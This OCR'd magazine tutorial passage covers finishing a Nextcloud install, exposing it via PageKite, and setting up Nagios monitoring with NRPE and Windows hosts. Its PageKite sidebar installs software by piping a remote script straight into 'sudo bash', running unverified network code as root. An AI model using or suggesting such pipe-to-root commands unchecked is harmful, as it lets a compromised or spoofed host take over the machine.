
You're next prompted for several details about the database server. By default Nextcloud uses the *SQLite* database which is adequate for smaller installations. However, we've already setup the industry-standard *MariaDB* which can handle all sorts of loads. Use the textboxes to enter the username and password for the user we created earlier to manage the nextcloud database. Then press the Finish setup button to let Nextcloud connect to the database and create the appropriate structure for the Nextcloud installation.

That's it, your Nextcloud server is up and running. You'll now be taken to Nextcloud's dashboard. While you can start using the server to upload and download files straight away, let's take a moment to get the house in order.

For starters, roll-down the menu next to your username in the top-right corner and click the Personal link. Here you can review and change several settings for your account, such as the password and display name. It also lists the groups you are part of. If your Nextcloud deployment is going to be used by multiple people, it's advisable to organise users into different groups. To do this, select the Users option from the pull-down menu. You can then use the forms on the page to create groups and users. While adding users, you can also »

Quick tip

You can backup your entire Nextcloud install to a remote location with something as simple as `rsync -Aax /var/www/nextcloud/ nextcloud-dir-backup_`date +"%d%m%Y"`/`.



› Nextcloud hosts clients for Windows and Mac OS X on its website (https://nextcloud.com/install/#install-clients) while mobile clients are best fetched from either Apple's App Store, Google's Play Store or the F-Droid repository.

restrict their storage space and even mark certain users as administrators of particular groups.

You're now all set to upload data into your Nextcloud server. After you've logged in, you are dropped in the Files section. The interface is very intuitive and straightforward. To upload a file, click on the + button and choose Upload from the drop-down menu. To organise files into folders, click on the + button and select the Folder option. If you've uploaded a file in a format that Nextcloud understands, you can click on its name to view and edit the file. Nextcloud can visualise the data it houses in different views. For example, click on the Files pull-down menu in the top-left corner of the interface, and select the Gallery option. This view helps you view images in your cloud by filtering out all other types of content.

Another way to upload files to the server is by using the WebDAV protocol, with which you can access your cloud server from your file manager. If you use Ubuntu, launch the Files file manager and press Ctrl+L to enable the location area. Here you can point to your Nextcloud server, such as **dav://192.168.3.106/nextcloud/remote.php/webdav**. Once authenticated, the Nextcloud storage is mounted and you can interact with it just like a regular folder.

To share uploaded files, go to the Files section in the web interface and click the Share button to the right of the filename. This will bring up a flap where you can specify the users and groups you want to share the file with along with other options such as whether you want to give them permission to modify or further share the file. You can also share with someone who isn't registered with your Nextcloud server. Simply toggle the Share link checkbox and Nextcloud will display a link to the item that you can share with anybody on the internet. You can also password-protect the link and set an expiration date.

While you can interact with the cloud using the web interface, it's far easier to use one of its official clients. Nextcloud has clients for all the major desktop and mobile platforms. These clients also help you synchronise folders from the desktop to your Nextcloud server with ease. Many Linux distributions such as Arch Linux and OpenSUSE Tumbleweed include the Nextcloud Linux client in their official repos. If your distribution doesn't have the Nextcloud client in its repositories, you can either compile the official client from source or download and use the client for ownCloud. The ownCloud client is available in the repositories of virtually all the popular distributions including Ubuntu.

Once the client is installed, it prompts you for your login credentials in order to connect to the Nextcloud installation. After establishing the connection, use the client to create a local sync folder under your home directory such as **/home/bodhi/Nextcloud**. Any files you move into this directory will automatically be synced to the server. The client's connection wizard also asks you whether you'd like to sync everything from the connected Nextcloud installation or selectively sync files. After running through the client's wizard, you can access it from your desktop's notification area.

When collaborating with other users, you'll appreciate Nextcloud's version control system, which creates backups of files before modifying them. These backups are accessible through the Versions pull-down option corresponding to each file, along with a 'Restore' button to revert to an older version.

In addition to files, you can also sync your calendar and address book with your Nextcloud server. Follow the walkthrough to enable the Calendar and Contacts applications. Once you've enabled both programs, the top-left pull-down menu now includes the Calendar and Contacts option. Before proceeding further, you need to import your contacts and calendar from your existing app into your cloud server. Nextcloud supports the popular vCard (.vcf) file format and almost every popular email applications, including online ones such as Gmail let you export their address books in this format. Similarly, calendars can be imported in the popular iCal format. Explore your existing mail and calendaring apps and export the VCF and iCal files for your account before moving on.

In Nextcloud Contacts click on the gears icon. Select Import from the options that are revealed and point to the export VCF file. The import process might take some time with a large address book. You can sync these contacts with your desktop and mobile email apps using CardDAV. You can similarly, import an existing calendar, by clicking on the Gears icon inside the Calendar app. Here again click on the Import calendar button and point to the exported iCal file.

We've just scratched the surface of what you can do with Nextcloud. Follow the walkthrough to flesh out the default installation with new applications that will extend the functionality of your personal cloud. ■

Be omnipresent

The real advantage of commercial cloud services, such as Dropbox, is that you can access data stored within them from any computer connected to the internet. However, by default, your Nextcloud storage server will only be accessible from computers within the network it's set up on. But that's not to say that you can't access it from the internet. Either get a static IP or use a dynamic DNS service and then poke holes in your router's firewall to allow traffic from the internet. The smarter way is to use a tunnelling service such as PageKite. It uses a Python script to reverse tunnel from your computer to a **subdomain.pagekite.me** address. The service uses a pay-what-you-want model. The minimum payment of $4 (about £3.00) gets you 2GB of transfer quota for a month. Pay more to get more bandwidth for a longer duration and the ability to create additional **.pagekite** addresses.

To use PageKite, fire up a terminal and install the PageKite software with:


```
$ curl - s https://pagekite.net/pk/ | sudo bash
```

Now assuming your storage server is running on port 80, put it on the internet with

```
$ pagekite.py 80 mynextcloudserver.pagekite.me
```


That's it. Your private server is now publicly accessible on **https://mynextcloudserver.pagekite.me**. Remember to replace **mynextcloudserver** with your own name.

Install additional apps




1 Application repository

You can extend your default Nextcloud install by adding applications. Bring up the pull-down menu in the top-left of the interface and select the option labelled Apps. By default, you are shown a list that are already enabled on your installation. You can browse through this list and read their descriptions to better understand their functionality. You can also disable any enabled app from this section.




2 Calendar and Contacts

These two should be the first applications you enable. You'll find them listed under the Productivity category. Once enabled, you can use the app's intuitive interface to add dates, contacts and other details. The apps allow you to pull in your existing contacts and calendars, which you can then sync with any PIM applications using industry standard formats and protocols (as explained in the tutorial).




3 External storage

If you use popular public storage services like Dropbox and Google Drive, you can connect and manage them from Nextcloud with the External storage support app. Once enabled, the app creates room for itself in the Admin section of the installation. Use the Add storage pull-down menu to select a supported service and enter the authentication details in the space provided.




4 File access control

If your Nextcloud install will serve several users, it'll be a good idea to enable the File access control app. This app is also configurable via the Admin section from where you can define various access control rules on parameters such as IP address, file size and more. The rules are tagged to a group of users on the Nextcloud deployment and access is only granted only if the attached rules hold true.



5 Bookmark manager

An app that you should enable is Bookmarks. This enables you to store and manage bookmarks in your Nextcloud server. Launch the app to store bookmarks directly, or import them from a bookmark file from your web browser. The app also has a bookmarklet that you can add to your browser's bookmarks bar. Press the bookmarklet to add a website to Nextcloud's list of bookmarks.



6 Automatically tag files

For better organisation, you can use the Files automated tagging app which will assign tags to files on its own based on some condition, as soon as they are uploaded. You can define rule groups for assigning tags in the Workflow section in the Admin section using several different criteria. When a file is uploaded, Nextcloud will compare it with the defined rules and will tag the file if a matching rule is found.

Nagios: Monitor your PC realm

Keep an eye on your network from the comforts of your armchair and the power of an industrial-level monitoring solution.

Administering a network is an involved task, but it needn't be cumbersome. Wouldn't it be great if all of us could manage our networks from the comforts of an armchair just like the Architect in The Matrix? This might seem like a pipe dream to any admin who's handled calls from the helpdesk at 3:00 am and diagnosed the mail server across the continent in the dead of the night. While it doesn't take much effort to keep an eye on a small network, monitoring and troubleshooting a geographically dispersed network is a complicated and time consuming endeavour.

Nagios is one of the most popular and extensively used network monitoring tool that you can use to streamline the management and monitoring of your network. You can use it monitor just about all devices and services that have an address and can be contacted via TCP/IP. The tool can monitor a variety of attributes ranging from operating system parameters such as CPU, disk, and memory usage to the status of applications, files, and databases.

Deploy big brother

Installing *Nagios* is an involved but rather straightforward process. It's made marginally more complicated by the fact that the latest version of *Nagios* isn't yet available in the Ubuntu Server repositories. So you'll just grab the tarball for the latest release from its website and compile it on your own.

Begin by installing all its dependencies with `sudo apt install build-essential wget unzip openssl libssl-dev libgd2-xpm-dev xinetd apache2 php apache2-utils apache2-mod-php7.0 php-gd`. Then create a user and group for administering *Nagios* since it isn't a good idea to run server software with superuser privileges:

```
$ useradd nagios
$ groupadd nagcmd
```

Now add the *Nagios* user and the Apache user, www-data, to the `nagcmd` group in order to run commands on *Nagios* through the web interface:

```
$ usermod -a -G nagcmd nagios
$ usermod -a -G nagcmd www-data
```

That sets up the build environment for *Nagios*. Head to the *Nagios* Core download page (**https://www.nagios.org/downloads/core-stay-informed/**) and click the Skip to download page link if you don't want to sign up to receive emails about new updates. From this page, copy the download link to the latest release and then fetch and extract it on the terminal:

```
$ wget -c https://assets.nagios.com/downloads/nagioscore/releases/nagios-4.2.1.tar.gz
$ tar xvf nagios-4.2.1.tar.gz
$ cd nagios-4.2.1/
```

You can now compile *Nagios* with `./configure --with-nagios-group=nagios --with-command-group=nagcmd` followed by `make all` and finally install the main application along with all the files and scripts for the administration interface with `sudo make install`. To help ease the configuration, type `sudo make install-config /` to install the sample config files under **/usr/local/nagios/etc** directory. In the same vein, type `sudo make install-commandmode /` to set the correct permissions on the external command directory. You can type make without any arguments for a list of all available options. For example, there's `sudo make install-init` to install the *Nagios* init scripts. However since Ubuntu now uses Systemd we'll have to manually create a system file with `sudo nano /etc/systemd/system/nagios.service` with the following content:

```
[Unit]
Description=Nagios
BindTo=network.target

[Install]
WantedBy=multi-user.target

[Service]
User=nagios
Group=nagios
Type=simple
ExecStart=/usr/local/nagios/bin/nagios /usr/local/nagios/etc/nagios.cfg
```

Save the file and then enable the service with:

```
$ sudo systemctl enable /etc/systemd/system/nagios.service
$ sudo systemctl start nagios
```

The *Nagios* server is now up and running.

Plugin services

The *Nagios* server has an extensive plugin architecture that you can use to monitor services like DHCP, FTP, HTTP and more. Just like the monitoring server itself, to install the *Nagios* Plugins, go to its downloads page (**https://nagios-plugins.org/downloads/**) and copy the download link for the current stable release:

```
$ wget -c http://www.nagios-plugins.org/download/nagios-plugins-2.1.3.tar.gz
$ tar xvf nagios-plugins-2.1.3.tar.gz
```

Quick tip

After making changes to any aspect of the Nagios server, make it a habit to check the configuration with `sudo /usr/local/nagios/bin/nagios -v /usr/local/nagios/etc/nagios.cfg`.

Change into the newly created directory, then configure, compile, and install the plugins with:

```
$ cd nagios-plugins-2.1.3/
$ ./configure --with-nagios-user=nagios --with-nagios-group=nagios --with-openssl
$ make
$ sudo make install
```

Before moving further, you should tweak the default *Nagios* configuration to specify the directory that'll house the configuration for the other computer in the network you want *Nagios* to monitor.

Open the main *Nagios* configuration file with `sudo nano /usr/local/nagios/etc/nagios.cfg` and scroll down and remove the # symbol to uncomment the following line:

```
cfg_dir=/usr/local/nagios/etc/servers
```

Save and exit the file and the create the specified directory with `sudo mkdir /usr/local/nagios/etc/servers`. You should also take a moment to specify an email address for *Nagios* to send notifications to whenever it picks up an issue with one of the computers it's monitoring. While this is purely optional it's a natural extension of having a monitoring server. But for this to work you'll need a functional email server as well, which is a project in itself. However later in the tutorial we'll use a nifty little script that'll let *Nagios* send notifications via Gmail, which should work nicely for smaller networks. For now, open the contacts.cfg file with `sudo nano /usr/local/nagios/etc/objects/contacts.cfg` and replace the default email with your email address.

Dash to the dashboard

The final aspect of the setup process is configuring the environment for the web-based administration dashboard. Begin by enabling the rewrite and CGI Apache modules with `sudo a2enmod rewrite && sudo a2enmod cgi`.

Now setup *Nagios* as a virtual host inside Apache by copying over the sample configuration file with `sudo cp sample-config/httpd.conf /etc/apache2/sites-available/nagios4.conf`. Give it the right access permissions with `sudo chmod 644 /etc/apache2/sites-available/nagios4.conf` before enabling the new virtual host using `sudo a2ensite nagios4.conf`. You should also create the authentication details to login to the administration interface. The command `sudo htpasswd -c /usr/local/nagios/etc/htpasswd.users nagiosadmin` creates a user named `nagiosadmin` and prompts you to setup its password. That's all there is to it. Now restart Apache and the *Nagios* service:

```
$ sudo service apache2 restart
$ sudo systemctl start nagios
```

Then fire up a web browser on any computer on the network and access the administration interface by appending **/nagios** to the domain name or IP address of the computer you've setup *Nagios* on. Assuming the address of the *Nagios* server is **192.168.3.104**, you can access the *Nagios* administration interface at **192.168.3.104/nagios**. You'll be prompted for the login credentials of the *Nagios* admin that you've just created.

After authentication you'll be taken to the *Nagios* administration console which is loaded with information. It and might look daunting at first but it presents all information in a logical manner and is very intuitive to operate. For starters, head to the Hosts link in the navigation bar on the left. Even though you haven't configured any hosts for monitoring yet, by default the page will list one machine; the localhost on which *Nagios* is installed and running.

Open for business

The client computers you wish to monitor are known as hosts in *Nagios* parlance. To add a host shift over to that computer (either physically or via SSH) and install *Nagios* Plugins and NRPE with `sudo apt install nagios-plugins nagios-nrpe-server`. NRPE is the Nagios Remote Plugin Executor which allows you to remotely execute the *Nagios* plugins on other Linux machines so that you can monitor »

```
Terminal File Edit View Search Terminal Help

Running pre-flight check on configuration data...

Checking objects...
        Checked 23 services.
        Checked 4 hosts.
        Checked 2 host groups.
        Checked 0 service groups.
        Checked 1 contacts.
        Checked 1 contact groups.
        Checked 24 commands.
        Checked 5 time periods.
        Checked 0 host escalations.
        Checked 0 service escalations.
Checking for circular paths...
        Checked 4 hosts
        Checked 0 service dependencies
        Checked 0 host dependencies
        Checked 5 timeperiods
Checking global event handlers...
Checking obsessive compulsive processor commands...
Checking misc settings...

Total Warnings: 0
Total Errors:   0

Things look okay - No serious problems were detected during the pre-flight check
bodhi@ubuntu:~$
```

› **Always remember to check the Nagios configuration, which looks at the definitions for all components including all hosts and services, before committing the changes by restarting the server.**

Monitor Windows hosts

If your network has Windows machines in addition to Linux hosts, you can use Nagios to monitor various services and attributes running atop these as well. Before you can monitor a Windows machine, edit the main *Nagios* core config file with `sudo nano /usr/local/nagios/etc/nagios.cfg` and uncomment the following line:

```
cfg_file=/usr/local/nagios/etc/objects/windows.cfg.
```

This tells Nagios to look for object definitions for Windows hosts in this file. Now head to **www.nsclient.org** and download the latest version of the Windows monitoring client. Double-click the downloaded executable file and run through the setup to install it. On some Windows installation, you'll have to head to Control Panel > Administrative Tools > Services and double-click on the NSClient service to edit its settings. Switch to the Log On tab and toggle the Allow service to interact with desktop checkbox.

When the service is setup on the Windows machine, switch to the computer running Nagios to define the Windows host inside the servers directory:


```
$ sudo nano /usr/local/nagios/etc/servers/win10_host.cfg

define host {
    use         windows-server
    host_name   win10_host
    alias       Windows 10 Box
    address     192.168.3.107
}

define service {
    use                 generic-service
    host_name           win10_host
    service_description Uptime
    check_command       check_nt!UPTIME
}

define service {
    use                 generic-service
    host_name           win10_host
    service_description CPU Load
    check_command       check_nt!CPULOAD!-l 5,80,90
}
```

These definitions define the location of the Windows host in the network as well as define the uptime and CPU load services.



› Use the Tactical Overview option to view a one-page summary of the current status of the monitored hosts and services and the Nagios Core server itself.

various metrics on these machine such as the disk space, CPU load and more.

Once it's been installed, you'll have to tweak the NRPE configuration file to acclimatise it to your network. Open the file in a text editor using `sudo nano /etc/nagios/nrpe.cfg` and find the server_address directive and add the IP address of this host, such as **server_address=192.168.3.100**. Scroll further down the file to the allowed_hosts directive, and add the IP address of your *Nagios* server to the comma-delimited list, such as **allowed_hosts=127.0.0.1,192.168.3.104**. This configures NRPE to accept requests from your *Nagios* server.

Next up, we'll specify the filesystem in this configuration file to enable *Nagios* to monitor the disk usage. You can find the location of your root filesystem with the `df -h /` command in a new terminal window. Assuming it's **/dev/sda8**, scroll down the **nrpe.cfg** file and look for the command [check_hda1] directive and make sure it points to your root filesystem such as:

```
command[check_hda1]=/usr/lib/nagios/plugins/check_disk
-w 20% -c 10% -p /dev/sda8
```

Save the file and bring the changes into effect by restarting NRPE with `sudo service nagios-nrpe-server restart`.

Once you are done installing and configuring NRPE on the host that you want to monitor, you will have to add the host to your *Nagios* server configuration before it will start monitoring them. On the *Nagios* server, create a new configuration file for each of the remote hosts that you want to monitor under the **/servers** directory created earlier, such as:

```
$ sudo vi /usr/local/nagios/etc/servers/ubuntu_host.cfg
```

In this file, you need to define various aspects of the host, such as:

```
define host {
        use                     linux-server
        host_name               ubuntu_host
        alias                   Ubuntu 16.10 Host
        address                 192.168.3.100
        check_period            24x7
        notification_interval   30
        notification_period     24x7
    contact_groups    admins
}
```

Here we've specified the name and address of the host along with other aspects such as the time to wait before sending out notifications (30 minutes), the period in which the host is monitored (24 hours) and the contact group that'll be notified whenever there are problems with this host. The *Nagios* docs (**http://bit.ly/LXFnagios**) describes the various aspects that you can define while setting up a host.

Quick tip

It's a good idea to replace the default Nagios home page with the Tactical Overview page. To do this edit the /usr/local/nagios/share/index.php file and point $url to '/nagios/cgi-bin/tac.cgi';

With the configuration file above, *Nagios* will only monitor if the host is up or down. You'll have to manually add in blocks of code for other services you wish to monitor. So for example, here's how you ping the host at regular intervals:

```
define service {
        use                     generic-service
        host_name               ubuntu_host
        service_description     PING
        check_command           check_
ping!100.0,20%!500.0,60%
}
```

Similarly, here's how you check on the disks:

```
define service{
        use                     generic-service
        host_name               ubuntu_host
        service_description     Root Partition
        check_command           check_local_
disk!20%!10%!/
    check_period            24x7
    check_freshness         1
    contact_groups          admins
    notification_interval   2
